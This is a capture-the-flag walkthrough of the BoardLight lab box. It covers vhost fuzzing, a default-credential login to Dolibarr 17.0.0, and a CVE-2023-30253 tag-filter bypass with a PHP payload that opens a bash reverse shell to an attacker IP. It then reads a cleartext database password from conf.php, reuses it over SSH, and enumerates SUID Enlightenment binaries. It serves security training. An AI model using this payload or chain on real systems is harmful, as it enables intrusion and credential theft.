BoardLight
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. BoardLight is an easy Linux box. Through virtual-host fuzzing (with--append-domain) we findcrm.board.htb, running Dolibarr 17.0.0. We log in with the defaultadmin:admincredentials and, from the website builder, abuse CVE-2023-30253: a filter that blocks<?phptags is bypassed by writing them as<?pHp, achieving code execution and a shell aswww-data. Dolibarr'sconf.phpholds a cleartext database password we reuse over SSH for userlarissaand grabuser.txt. Enumeration reveals the Enlightenment window manager with SUID binaries; we exploit CVE-2022-37706 and escalate toroot.
Reconnaissance
Initial scan
Before launching anything, mkt (a ~/.zshrc function) lays out the directory skeleton where everything about the box will live, so scans, downloaded content and exploits do not end up mixed together:
mkdir boardlight
cd boardlight
mkt
ls
content exploits nmap scriptsWith that in place, a full TCP scan with nmap shows just two ports: 22 (SSH) and 80 (HTTP).
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.11
Not shown: 64939 closed tcp ports (reset), 594 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
To carry those two ports into the next command without retyping them, extractPorts reads them from the scan file and leaves them on the clipboard:
extractPorts scan
Extracting information ...

    IP Address: 10.10.11.11
    Open ports: 22,80

Ports copied to clipboard
The REASON column hands over the TTL for free, no separate ping needed: 63 → Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1. A hint, not proof (it can be spoofed), but it lines up with what the version scan confirms. With both ports located, a focused -sCV details what runs on them:
nmap -p22,80 -sCV 10.10.11.11
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The 4ubuntu0.11 on OpenSSH pins the base to Ubuntu 20.04 (Focal). What is still missing is the domain name, because -sCV does not give it: the site doesn't even have a title. whatweb does:
whatweb http://10.10.11.11
http://10.10.11.11 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ],
Email[info@board.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.10.11.11], JQuery[3.4.1], Script[text/javascript], X-UA-Compatible[IE=edge]Email[info@board.htb]: the contact address embedded in the home page gives away the domain board.htb, which we add to /etc/hosts:
sudo nano /etc/hosts
127.0.0.1       localhost admin.sightless.htb
127.0.1.1       kali
10.10.11.11     board.htb
Served by name, the page is still static: a corporate template with What we do and Who we are sections plus a contact form that leads nowhere interesting.

Discovering the crm.board.htb subdomain
Before vhosts comes the obvious move, enumerating routes, and there is nothing there:
dirsearch -u http://board.htb
[13:52:24] 200 -    2KB - /about.php
[13:52:39] 200 -    2KB - /contact.php
[13:52:18] 403 -   274B - /.ht_wsr.txt
[13:52:18] 403 -   274B - /.htaccess.bak1
...
[13:53:03] 403 -   274B - /server-status
Two more pages of the same static site and a wall of 403. Route scanning is exhausted, so we move to virtual hosts. The key here was gobuster's --append-domain flag, which appends the base domain to each wordlist entry (otherwise nothing was found). Up comes crm.board.htb.
gobuster vhost -u http://board.htb \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  --append-domain -t 100 | grep -v "Status: 400"
Found: crm.board.htb Status: 200 [Size: 6360]We add it to /etc/hosts, on the same line as the base domain:

127.0.0.1       localhost
127.0.1.1       kali
10.10.11.11     board.htb crm.board.htb

Visiting it we find the login panel of Dolibarr, an open-source ERP/CRM written in PHP.
Shell as www-data
Dolibarr 17.0.0 and default credentials

We try Dolibarr's typical default credentials and admin:admin works: it lets us in with a limited session. The version, visible in the interface, is 17.0.0.

How limited the session is shows up immediately: almost every administration area answers with an Access denied, and the message itself confirms the current login is admin. The one tab still alive is Websites, and that is exactly the one that matters.
CVE-2023-30253: bypassing the PHP-tag filter
Dolibarr 17.0.0 is vulnerable to CVE-2023-30253. The application ships a website builder (Websites) that lets you edit a page's HTML. To prevent code execution it filters <?php tags... but the filter is case-sensitive and PHP is not: writing the tag as <?pHp bypasses the control and the code is interpreted anyway.

The builder starts out empty, with no site created:
The creation form only requires a name and a language; everything else can be left blank:

With the machine site created, the top bar enables the second row, the page one:

The page is built from scratch out of an empty template:

And once the page exists, the button that opens everything up shows up, Edit HTML Source:

In there we inject a "disguised" PHP tag that launches a reverse shell.
<section id="mysection1" contenteditable="true">
    <?pHp exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.15.39/1010 0>&1'"); ?>
</section>
The address bar also confirms the exact injection point: crm.board.htb/website/index.php?website=machine&pageid=17&action=editsource.
We hit Save, start a listener and click the preview icon (the binoculars on the right of the page bar):


The preview opens a tab that stays blank and never finishes loading: a sign that the PHP exec has blocked the response because the shell is already running.
sudo ncat -nlvp 1010
Ncat: Listening on 0.0.0.0:1010
Ncat: Connection from 10.10.11.11:46360.
whoami
www-data
Shell as www-data.
Shell as larissa
Database password in conf.php
As www-data, the spot that almost always holds credentials is the app's configuration. Dolibarr's conf.php sits in its conf/ directory under the site root.
cat /var/www/html/crm.board.htb/htdocs/conf/conf.php
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
The header comment confirms the version (generated by Dolibarr installer 17.0.0) independently of what the interface claimed, and the database password is serverfun2$2023!!. In /etc/passwd there are only two users with a shell: root and larissa.
The way the pivot is done is worth noticing, because there is no need to leave the box: the SSH is launched from www-data's own shell against localhost, which is what lets us reuse the password without depending on port 22 being reachable from outside.
cat /etc/passwd | grep -i 'sh$'
ssh larissa@localhost
# password: serverfun2$2023!!
cat user.txt
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ssh larissa@localhost
Could not create directory '/var/www/.ssh'.
larissa@localhost's password: serverfun2$2023!!
Last login: Sun Sep 15 14:49:59 2024 from 10.10.14.11
larissa@boardlight:~$ ls
brdex.sh  Documents  linpeas.sh  Pictures  Templates  Videos
Desktop   Downloads  Music       Public    user.txt
The Could not create directory '/var/www/.ssh' is just noise: www-data has no writable home, but authentication works all the same. With larissa's session up, credential reuse is confirmed and the flag is right there:

larissa@boardlight:~$ cat user.txt
e3272ab8d1a2b4e9fa924af0256e13a3
Shell as root
Enumeration: Enlightenment with SUID
The first reflex after landing a shell is to look for SUID binaries (they run with their owner's privileges; the ones owned by root are direct escalation candidates). The manual command that reveals them, without relying on any script, is:
find / -perm -4000 -type f 2>/dev/nullAmong the usual binaries (sudo, passwd, mount, su...) several stand out, all belonging to the Enlightenment window manager, a lightweight WM whose name also matches the machine's:
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
linpeas (repo) reaches the same conclusion and highlights it in its output, but the one-line find is already enough to pull that thread, and it teaches you to read the system instead of trusting the automated tool for everything:
./linpeas.sh
╔══════════╣ Files with Interesting Permissions
╚ SUID - Check easy privesc, exploits and write perms
-rwsr-xr-x 1 root root  27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root  15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root  15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
